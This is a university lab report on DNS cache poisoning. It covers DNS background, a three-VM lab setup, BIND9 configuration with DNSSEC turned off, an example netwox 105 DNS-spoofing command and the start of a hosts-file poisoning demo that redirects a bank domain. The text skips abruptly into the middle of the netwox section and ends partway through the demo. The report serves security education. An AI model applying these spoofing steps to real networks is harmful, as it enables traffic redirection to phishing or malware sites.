

# UNIVERSITÀ DI PAVIA

PAVIA UNIVERSITY

ENTERPRISE DIGITAL INFRASTRUCTURE

**Professor: Maria Carla Calzarossa**

# DNS Cache Poisoning

Saurav Anand  
Malihe Mabody  
Ashina Nurkoo  
Seyedkourosh Sajjadi  
Shubham Subhankar Sharma

June 20, 2023

## Abstract

The Domain Name System (DNS) serves as a critical component of internet infrastructure, facilitating the translation of domain names to IP addresses. However, DNS security remains a pressing concern due to various malicious activities targeting its vulnerabilities. This report focuses on DNS cache poisoning, an attack that aims to manipulate the DNS resolution process, diverting legitimate requests to unintended destinations. To comprehensively explore DNS cache poisoning, this study begins with an examination of foundational knowledge, terminology, and the setup of virtual environments and tools. Subsequently, a sequence of attacks is conducted, including host file poisoning, DNS spoofing, and ultimately, DNS cache poisoning, highlighting the motivations behind attackers' preference for this method. Mitigation measures and encountered challenges during the project setup are also discussed. By investigating these aspects, this report enhances understanding of DNS cache poisoning, its significance as an attack vector, and the need for robust security measures to safeguard the DNS infrastructure.

# Contents

<b>1</b>	<b>Introduction</b>	<b>2</b>
<b>2</b>	<b>Background and Terminology</b>	<b>2</b>
2.1	DNS . . . . .	2
2.2	Website Visitation Process . . . . .	2
2.3	Understanding DNS Cache . . . . .	3
2.4	Host File Poisoning . . . . .	3
2.5	DNS Spoofing . . . . .	4
2.6	DNS Cache Poisoning . . . . .	4
2.7	Man in the Middle (MITM) . . . . .	5
<b>3</b>	<b>Experimental Setup and Tools</b>	<b>5</b>
3.1	Virtual Environment Setup . . . . .	6
3.2	User Virtual Machine Configuration . . . . .	7
3.3	DNS Server Virtual Machine Configuration . . . . .	9
3.3.1	Bind9 . . . . .	9
3.4	Attacker Virtual Machine Configuration . . . . .	11
3.4.1	Netwox Tool 105: Sniff and Send DNS Answers . . . . .	11
3.4.2	Scapy . . . . .	12
<b>4</b>	<b>Investigated Attacks</b>	<b>12</b>
4.1	Host File Poisoning . . . . .	12
4.2	DNS Spoofing . . . . .	14
4.3	DNS Cache Poisoning . . . . .	15
<b>5</b>	<b>Mitigation Measures</b>	<b>17</b>
5.1	Short-Term/Handy Mitigation Measures . . . . .	18
5.2	Long-Term Mitigation Measures . . . . .	18
5.2.1	Virtual Private Network (VPN) . . . . .	19
5.2.2	Encrypted DNS . . . . .	20
<b>6</b>	<b>Challenges and Approached Solutions</b>	<b>21</b>
6.1	Conflicting IP Addresses in VMs . . . . .	21
6.2	DNSSEC Configuration . . . . .	21
6.3	Installing netfilterqueue . . . . .	21
6.4	Automatic Disconnection of VM Connections . . . . .	21
<b>7</b>	<b>Conclusion</b>	<b>22</b>

# 1 Introduction

The Domain Name System (DNS) plays a crucial role in translating human-readable domain names into their corresponding IP addresses, enabling the seamless navigation of the internet. However, the integrity and security of the DNS infrastructure are constantly under threat from various malicious activities. One such nefarious attack is DNS cache poisoning, where an attacker manipulates the DNS resolution process to divert legitimate client requests to unintended destinations. Understanding the intricacies of DNS cache poisoning requires a comprehensive examination of background knowledge, terminology, and practical setup procedures. In this report, we delve into the intricacies of DNS cache poisoning by exploring the necessary foundational concepts, configuring virtual environments, setting up relevant tools, and conducting a sequence of attacks involving host file poisoning, DNS spoofing, and ultimately, DNS cache poisoning. By examining the motivations behind attackers' preference for DNS cache poisoning over other methods, we shed light on the significance of this attack vector and its potential impact on the security of the DNS ecosystem. Additionally, we explore mitigation measures to combat these attacks and discuss the challenges encountered during the project setup phase. Through this investigation, we aim to enhance awareness and understanding of DNS cache poisoning and contribute to the development of effective countermeasures to safeguard the DNS infrastructure.

## 2 Background and Terminology

### 2.1 DNS

DNS stands for Domain Name System. It is essentially the phonebook of the Internet. While we navigate the Internet using human-friendly website names, such as *www.example.com*, computers and other network devices handle these websites using Internet Protocol (IP) addresses like *192.0.2.1*. The DNS translates, or resolves, these human-friendly website names into computer-friendly IP addresses. This translation process happens every time you use a URL (Uniform Resource Locator) to visit a website, send an email, or connect to any other site or service on the Internet.

### 2.2 Website Visitation Process

When we visit a website, a series of steps are involved in converting a URL, such as *www.example.com*, into an IP address, like *192.0.2.1*. This conversion process is facilitated by the Domain Name System (DNS). Here's a simplified explanation of how it works:

1. Client Request: You enter a URL into your web browser, such as *www.example.com*.
2. Local DNS Lookup: Your computer first checks its local DNS cache to see if it already has the IP address for the URL. If it does, the process stops here, and your browser sends a request to that IP address.
3. Recursive DNS Servers: If the IP address is not found in the local cache, your system sends a query to your Internet Service Provider's (ISP's) recursive DNS servers. These specialized computers perform a sequence of queries to track down the IP address for the URL.
4. Root Name Servers: The query begins by contacting the root name servers to obtain the IP of the Top-Level Domain (TLD) nameserver corresponding to the URL's TLD (.com, .org, etc.).
5. TLD Nameservers: The root nameservers direct the query to the TLD nameservers responsible for the specific TLD. These nameservers hold the IP address for the second-level domain (SLD) nameserver, which in this case is *example*.
6. Authoritative Nameservers: The TLD nameservers further direct the query to the authoritative nameservers for the SLD. These nameservers possess the final answer as they hold the IP address for the host *www*.
7. Retrieve IP Address: The IP address is retrieved from the authoritative nameservers and returned to your computer. It is then stored in the local DNS cache for future queries.
8. Request to the Server: Finally, your web browser sends a request to the IP address received from the DNS lookup process. The server at that IP address responds with the webpage you intended to access, which is then displayed in your browser.

This process ensures that when you enter a URL, your computer can obtain the corresponding IP address through the DNS, allowing you to access the desired website.

## 2.3 Understanding DNS Cache

A DNS cache, also known as a DNS resolver cache, is a temporary storage maintained by an operating system on a computer. It stores information about websites and internet domains that have been accessed previously. The primary purpose of the DNS cache is to enhance the speed of subsequent access to the same sites. However, it is crucial to note that if the cache is maliciously altered, a process referred to as DNS cache poisoning, it can lead to the redirection of traffic to unauthorized or fraudulent websites. Generally, the cache is automatically cleared after a specific period, but users can also manually clear it. A DNS cache entry typically consists of several elements, which can be considered as sections with the following common components:

```
C:\Users\ASUS>ipconfig/displaydns

Windows IP Configuration

    think.unblog.ch
    -----
    Record Name . . . . . : think.unblog.ch
    Record Type . . . . . : 1
    Time To Live . . . . . : 53
    Data Length . . . . . : 4
    Section . . . . . : Answer
    A (Host) Record . . . : 217.27.98.76
```

Figure 1: A showcase of DNS Cache record in Windows operating system.

- Name or Domain: This indicates the domain name associated with the cache entry, such as *www.example.com*.
- Value or IP Address: This represents the corresponding IP address for the domain name, enabling the computer to connect to the server hosting the website.
- Type: This specifies the type of DNS record. For instance, *A* records associate IPv4 addresses with host names, *AAAA* records perform the same function for IPv6 addresses, *CNAME* records define an alias from one name to another, and *MX* records specify the mail server used by the domain.
- Class: For internet records, the class is typically denoted as *IN*, which stands for internet.
- Time To Live (TTL): This indicates the duration, measured in seconds, for which the cache entry should remain valid before being discarded and requiring a fresh query to the DNS server.
- Data Length: This denotes the length of the remaining record, measured in octets (8-bit bytes).

Understanding the structure and components of the DNS cache helps in comprehending its role in speeding up website access and the potential risks associated with cache poisoning.

## 2.4 Host File Poisoning

In a host file poisoning attack, the attacker focuses on compromising an individual system rather than targeting the DNS server directly. This method involves manipulating the 'hosts' file present on a user's computer. The 'hosts' file is a local configuration file used by the operating system to map hostnames to corresponding IP addresses, bypassing the DNS resolution process.

By tampering with the 'hosts' file, the attacker gains the ability to redirect requests for a specific website to an alternative IP address of their choosing. This diversion can mislead users into accessing fraudulent websites,

potentially leading to various malicious activities such as phishing, malware distribution, or unauthorized data collection.

The hosts file poisoning attack is particularly effective because it operates at the system level, bypassing DNS lookups entirely. As a result, even if the DNS server is secure and properly configured, the user's computer will still resolve the altered IP address specified in the manipulated hosts file.

Protecting against host file poisoning attacks requires implementing robust security measures at both the individual and system levels. Users should regularly monitor and verify the integrity of their hosts file, ensuring it has not been tampered with. Additionally, maintaining up-to-date antivirus software and practicing safe browsing habits can help mitigate the risk of falling victim to this type of attack.

## 2.5 DNS Spoofing

DNS spoofing is a deceptive technique employed by attackers to manipulate the Domain Name System (DNS) resolution process. By falsifying DNS responses, the attacker can redirect network traffic to unintended destinations, leading users to malicious websites or unauthorized network resources. In a DNS spoofing attack, the attacker typically intercepts DNS queries and crafts fraudulent DNS responses. These responses are designed to trick the requesting system into believing they are legitimate and authoritative.

## 2.6 DNS Cache Poisoning

DNS cache poisoning is a nefarious attack that involves the creation and injection of a counterfeit resource record *RR* into the cache of a DNS server.

This attack method offers distinct advantages over host file poisoning and DNS spoofing, making it a preferred choice for attackers in certain scenarios. Below are the advantages of DNS Cache Poisoning from an attacker's point of view.




Figure 2: An illustration of DNS Cache Poisoning attack.

1. **Wide-reaching impact:** Unlike host file poisoning, which is limited to a specific device, and DNS spoofing, which typically affects devices within a specific network, DNS cache poisoning can impact a broader range of users. By manipulating the cache of a DNS server, attackers can redirect DNS resolutions network-wide, potentially affecting numerous devices and users simultaneously.
2. **Persistence:** Once a counterfeit RR is successfully injected into the DNS server's cache, the malicious redirection persists even after the attack has been executed. This means that subsequent requests from clients for the targeted domain will continue to be redirected to the attacker's chosen destination, even if the initial attack has concluded. In contrast, host file poisoning and DNS spoofing require ongoing manipulation to maintain their effects.
3. **Scalability:** DNS cache poisoning can be leveraged to target multiple websites and domain names simultaneously. By injecting counterfeit RRs into the cache, attackers can redirect users across various domains to malicious destinations, increasing the potential impact of their malicious activities.

Furthermore, DNS cache poisoning undermines the trust and integrity of the DNS system, leading to severe consequences. Attackers can exploit this attack to redirect users to fraudulent websites, facilitating activities such as phishing, malware distribution, or launching subsequent attacks against compromised devices. The ability to deceive users and redirect traffic to malicious destinations makes DNS cache poisoning an attractive choice for attackers seeking to maximize their impact and exploit unsuspecting users.

## 2.7 Man in the Middle (MITM)

To carry out a DNS cache poisoning attack and a DNS spoofing attack, we will employ the man-in-the-middle technique, a well-known method used by attackers to intercept and manipulate network communications. In this technique, the attacker positions themselves between two devices involved in a connection, enabling them to eavesdrop on the packets being exchanged. By gaining this privileged vantage point, the attacker can selectively modify the intercepted packets, tailoring them to align with their malicious objectives. This manipulation can range from subtle alterations to complete transformation, depending on the attacker's intentions and the desired outcome of the attack.




Figure 3: The attacker positions between two machines in MITM technique.

## 3 Experimental Setup and Tools

Our experiment revolves around DNS attacks, specifically targeting a local DNS server. It is crucial to emphasize that engaging in attacks on real machines is unlawful. Therefore, to conduct our attack experiments, we will set up our own DNS server in a controlled environment. To facilitate our experiment, we will require three separate machines in our laboratory environment: one for the victim, one for the DNS server, and another for the attacker. For this purpose, we will utilize three virtual machines that will be hosted on a single physical machine.




Figure 4: The structure of the VMs on a single machine using the same network.

To simplify the setup, we have interconnected all these virtual machines within the same network. In the subsequent sections, we will assume that the user machine’s IP address is 10.0.2.4, the DNS server’s IP address is 10.0.2.5, and the attacker machine’s IP address is 10.0.2.6.

### 3.1 Virtual Environment Setup

For the VM network setting, we are using VirtualBox, and we use *NAT Network* as the network adapter for each VM.




Figure 5: The network configuration of the VMs.

A virtual machine with NAT (Network Address Translation) enabled acts much like a real computer that connects to the Internet through a router. The router, in this case, is the Oracle VM VirtualBox networking engine, which maps traffic from and to the virtual machine transparently.






Figure 6: The overview of the network connection of the VMs.

### 3.2 User Virtual Machine Configuration

On the user machine 10.0.2.4, we need to use 10.0.2.5 as the local DNS server. This is achieved by changing the resolver configuration file (`/etc/resolv.conf`) of the user machine, so the server 10.0.2.5 is added as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.




Figure 7: The connectivity between the user's machine and the local DNS server.

Unfortunately, the virtual machine (VM) we have provided utilizes the Dynamic Host Configuration Protocol (DHCP) to acquire network configuration parameters, including IP address and local DNS server details. Consequently, the `/etc/resolv.conf` file is overwritten by the DHCP clients with information from the DHCP server. To circumvent this issue and ensure our desired information is present in the `/etc/resolv.conf` file without interference from DHCP, we can add the following entry to the `/etc/resolvconf/resolv.conf.d/head` file:

```
nameserver 10.0.2.5
```


To make these changes, follow these steps:

1. Install the *resolvconf* package:

```
sudo apt install resolvconf
```

2. Open the */etc/resolvconf/resolv.conf.d/head* file for editing:

```
sudo nano /etc/resolvconf/resolv.conf.d/head
```



```
GNU nano 6.2 /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run 'systemd-resolve --status' to see details about the actual nameservers.
nameserver 10.0.2.3

^G Help      ^O Write Out  ^M Where Is   ^K Cut        ^J Execute
^X Exit      ^R Read File  ^I Replace    ^U Paste      ^_ Toggle
```

Figure 8: Configuring the user’s machine to use the local DNS server.

Run the following command for the change to take effect:

```
sudo resolvconf -u
```

The contents of the head file will be placed at the beginning of the dynamically generated resolver configuration file. Typically, the head file consists of comment lines (which are reflected as comments in */etc/resolv.conf*). Once we have completed the configuration of the user machine, we can utilize the *dig* command to obtain an IP address from a hostname, such as “google.com,” and verify that the response is indeed originating from our server. This serves as a demonstration of the functionality we have set up.

```
local@local-VirtualBox: ~  
local@local-VirtualBox:~$ sudo nano /etc/resolvconf/resolv.conf.d/head  
[sudo] password for local:  
local@local-VirtualBox:~$ sudo resolvconf -u  
local@local-VirtualBox:~$ dig google.com  
;; communications error to 10.0.2.5#53: timed out  
^C  
local@local-VirtualBox:~$ dig google.com  
  
; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> google.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12754  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:;; udp: 1232  
; COOKIE: f6624b8f55fe1c8b010000006489d80e0a0aab41839ed974 (good)  
;; QUESTION SECTION:  
;google.com.  
IN A  
  
;; ANSWER SECTION:  
google.com. 300 IN A 142.251.209.14  
  
;; Query time: 516 msec  
;; SERVER: 10.0.2.5#53(10.0.2.5) (UDP)  
;; WHEN: Wed Jun 14 17:09:03 CEST 2023  
;; MSG SIZE rcvd: 83
```

Figure 9: Checking the result of the configuration.

### 3.3 DNS Server Virtual Machine Configuration

For the local DNS server, we need to run a DNS server program. The most widely used DNS server software is called BIND (Berkeley Internet Name Domain), which, as the name suggests, was originally designed at the University of California Berkeley in the early 1980s. The latest version of BIND is BIND 9, which was first released in 2000.

#### 3.3.1 Bind9

BIND9 (Berkeley Internet Name Domain version 9) is an open-source software implementation of the Domain Name System (DNS) protocol. It is the most widely used DNS server software on the internet. BIND9 provides the infrastructure for translating human-readable domain names into IP addresses and vice versa. It serves as a crucial component of the internet's hierarchical and distributed naming system. As a DNS server, BIND9 is responsible for various tasks, including domain name resolution, caching, zone transfers, and DNSSEC (Domain Name System Security Extensions) support. It allows organizations to manage their own DNS infrastructure and enables the resolution of domain names across the internet. BIND9 offers advanced features and flexibility, making it suitable for both small-scale and large-scale deployments. It can be configured to function as authoritative DNS servers, recursive resolvers, or both. Overall, BIND9 plays a vital role in the reliable and efficient functioning of the internet by providing essential DNS services.

##### 3.3.1.1 Dump File

In BIND9, the dump file refers to a file that stores the current state of the server's memory or database. It is also known as a cache dump file or a named dump file. The dump file is created by BIND9 to save the contents of its DNS cache or database periodically or upon specific events. It contains information such as resource records (RRs), zone data, and other DNS-related data that the server has cached or maintains in its memory. The purpose of the dump file is to provide a backup of the server's current state. In the event of a server restart or crash, the dump file can be used to restore the cached data quickly, reducing the time required for the server to rebuild its cache or database from scratch. The dump file is typically stored in a specific location specified in the BIND9 configuration, and its format is specific to BIND9. It can be used for troubleshooting, analysis, or as a reference to examine the server's cached data and configuration details. Overall, the dump file in BIND9 serves as a snapshot of the server's memory or database, providing a means of backup and recovery for DNS-related data.

### 3.3.1.2 Configuration

BIND9 gets its configuration from a file called `/etc/bind/named.conf`. This file is the primary configuration file, and it usually contains several `include` entries, i.e., the actual configurations are stored in those included files. One of the included files is called `/etc/bind/named.conf.options`. This is where we typically set up the configuration options.

Step 1: Let us first set up an option related to DNS cache by adding a `dump-file` entry to the options block:

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

The above option specifies where the cache content should be dumped to if BIND is asked to dump its cache. If this option is not specified, BIND dumps the cache to a default file called `/var/cache/bind/named.dump.db`. The two commands shown below are related to DNS cache. The first command dumps the content of the cache to the file specified above, and the second command clears the cache.

```
sudo rndc dumpdb -cache // Dump the cache to the specified file
sudo rndc flush // Flush the DNS cache
```

Step 2: Turn off DNSSEC. DNSSEC is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we need to turn the protection off. This is done by modifying the `named.conf.options` file: turn the `dnssec-validation` entry into `no`:

```
options {
    # dnssec-validation auto;
    dnssec-validation no;
};
```




Figure 10: Configuring the dump file and the DNSSEC settings.

Step 3: Start DNS server. We can now start the DNS server using the following command. Every time a modification is made to the DNS configuration, the DNS server needs to be restarted. The following command will start or restart the BIND 9 DNS server.

```
sudo service bind9 restart
```

Step 4: Use the DNS server. Back to our user machine, we ping a computer such as `www.google.com` and `www.facebook.com`. Before running the ping command, our cache will be empty.



**-f, --filter filter:** (Optional) Specifies a pcap filter to capture specific DNS traffic.

**-s, --spoofip spoofip:** (Optional) Specifies the type of IP spoof initialization to be used.

Example Usage:

```
netwox 105 -h example.com -H 192.168.0.100 -a ns1.example.com -A 192.168.0.200  
-d eth0 -T 3600 -f "udp port 53" -s 192.168.0.10
```

In this example, the tool captures DNS traffic on the `eth0` interface, filters for UDP packets on port 53, and matches queries for the hostname `example.com` and authoritative nameserver `ns1.example.com`. It responds to these queries with the IP addresses `192.168.0.100` and `192.168.0.200`, respectively. The crafted DNS responses have a TTL of 3600 seconds, and IP spoofing is initialized using the IP address `192.168.0.10`.

### 3.4.2 Scapy

Scapy is a powerful Python-based packet manipulation tool and library that allows network professionals to create, send, capture, and manipulate network packets at the packet level. It provides a flexible and intuitive interface for constructing and dissecting packets of various protocols, including Ethernet, IP, TCP, UDP, DNS, and many more. With Scapy, users can craft custom packets with specific header fields, modify existing packets, and send them over the network. Additionally, Scapy can capture and analyze network traffic, allowing for in-depth packet inspection and analysis. Its versatility and extensibility make it a valuable tool for network testing, protocol development, network security assessments, and educational purposes. Scapy's ability to interact with packets at a low-level makes it a preferred choice for network professionals seeking fine-grained control and flexibility in their packet manipulation tasks.

## 4 Investigated Attacks

In order to investigate the vulnerabilities and explore the effectiveness of various attack techniques, we conducted a series of targeted attacks. These attacks involved progressively escalating levels of sophistication, starting with Host File Poisoning, followed by DNS Spoofing, and culminating in DNS Cache Poisoning. By carrying out these attacks in a controlled environment, we gained insights into the advantages and vulnerabilities associated with each method. In this section, we present an overview of the attacks performed and the outcomes observed. For doing the following attack, the IP addresses of the VMs are different from what has been mentioned in the previous section and are as follow: *User VM: 10.0.2.15*, *Local DNS Server VM: 10.0.2.4*, and *Attacker VM: 10.0.2.5*.

### 4.1 Host File Poisoning

The first attack that we illustrate is Host File Poisoning. This attack method is typically limited to the compromised machine and has some distinct characteristics compared to DNS cache poisoning and DNS spoofing.

To illustrate the scenario, consider the following:

- A user wants to know the IP address of `www.bank32.com`.
- However, the attacker has already compromised the user's machine.
- The attacker adds the following entry to the host file located at `/etc/hosts` (in Linux-based systems):  
`93.184.216.34 www.bank32.com`

When the attacker compromises the user's machine, they actually add a fake record in the hosts file of a user's system. In Unix-like operating systems, this file is located at `/etc/hosts`.

```

1 127.0.0.1    localhost
2 127.0.1.1    DSaDBA
3 93.184.216.34 www.bank32.com
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1         ip6-localhost ip6-loopback
7 fe00::0     ip6-localnet
8 ff00::0     ip6-mcastprefix
9 ff02::1     ip6-allnodes
10 ff02::2     ip6-allrouters

```

Figure 13: The content change of the hosts file.

When the user attempts to access **www.bank32.com**, the compromised host file directs the request to the IP address specified by the attacker. The following outcomes can be observed:

**Ping Result:** Running a **ping** command for **www.bank32.com** on the compromised machine will show the redirected IP address.

```

ds@DSaDBA:~$ ping www.bank32.com
PING www.bank32.com (93.184.216.34) 56(84) bytes of data:
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=1 ttl=48 time=154 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=2 ttl=48 time=165 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=3 ttl=48 time=131 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=4 ttl=48 time=133 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=5 ttl=48 time=136 ms
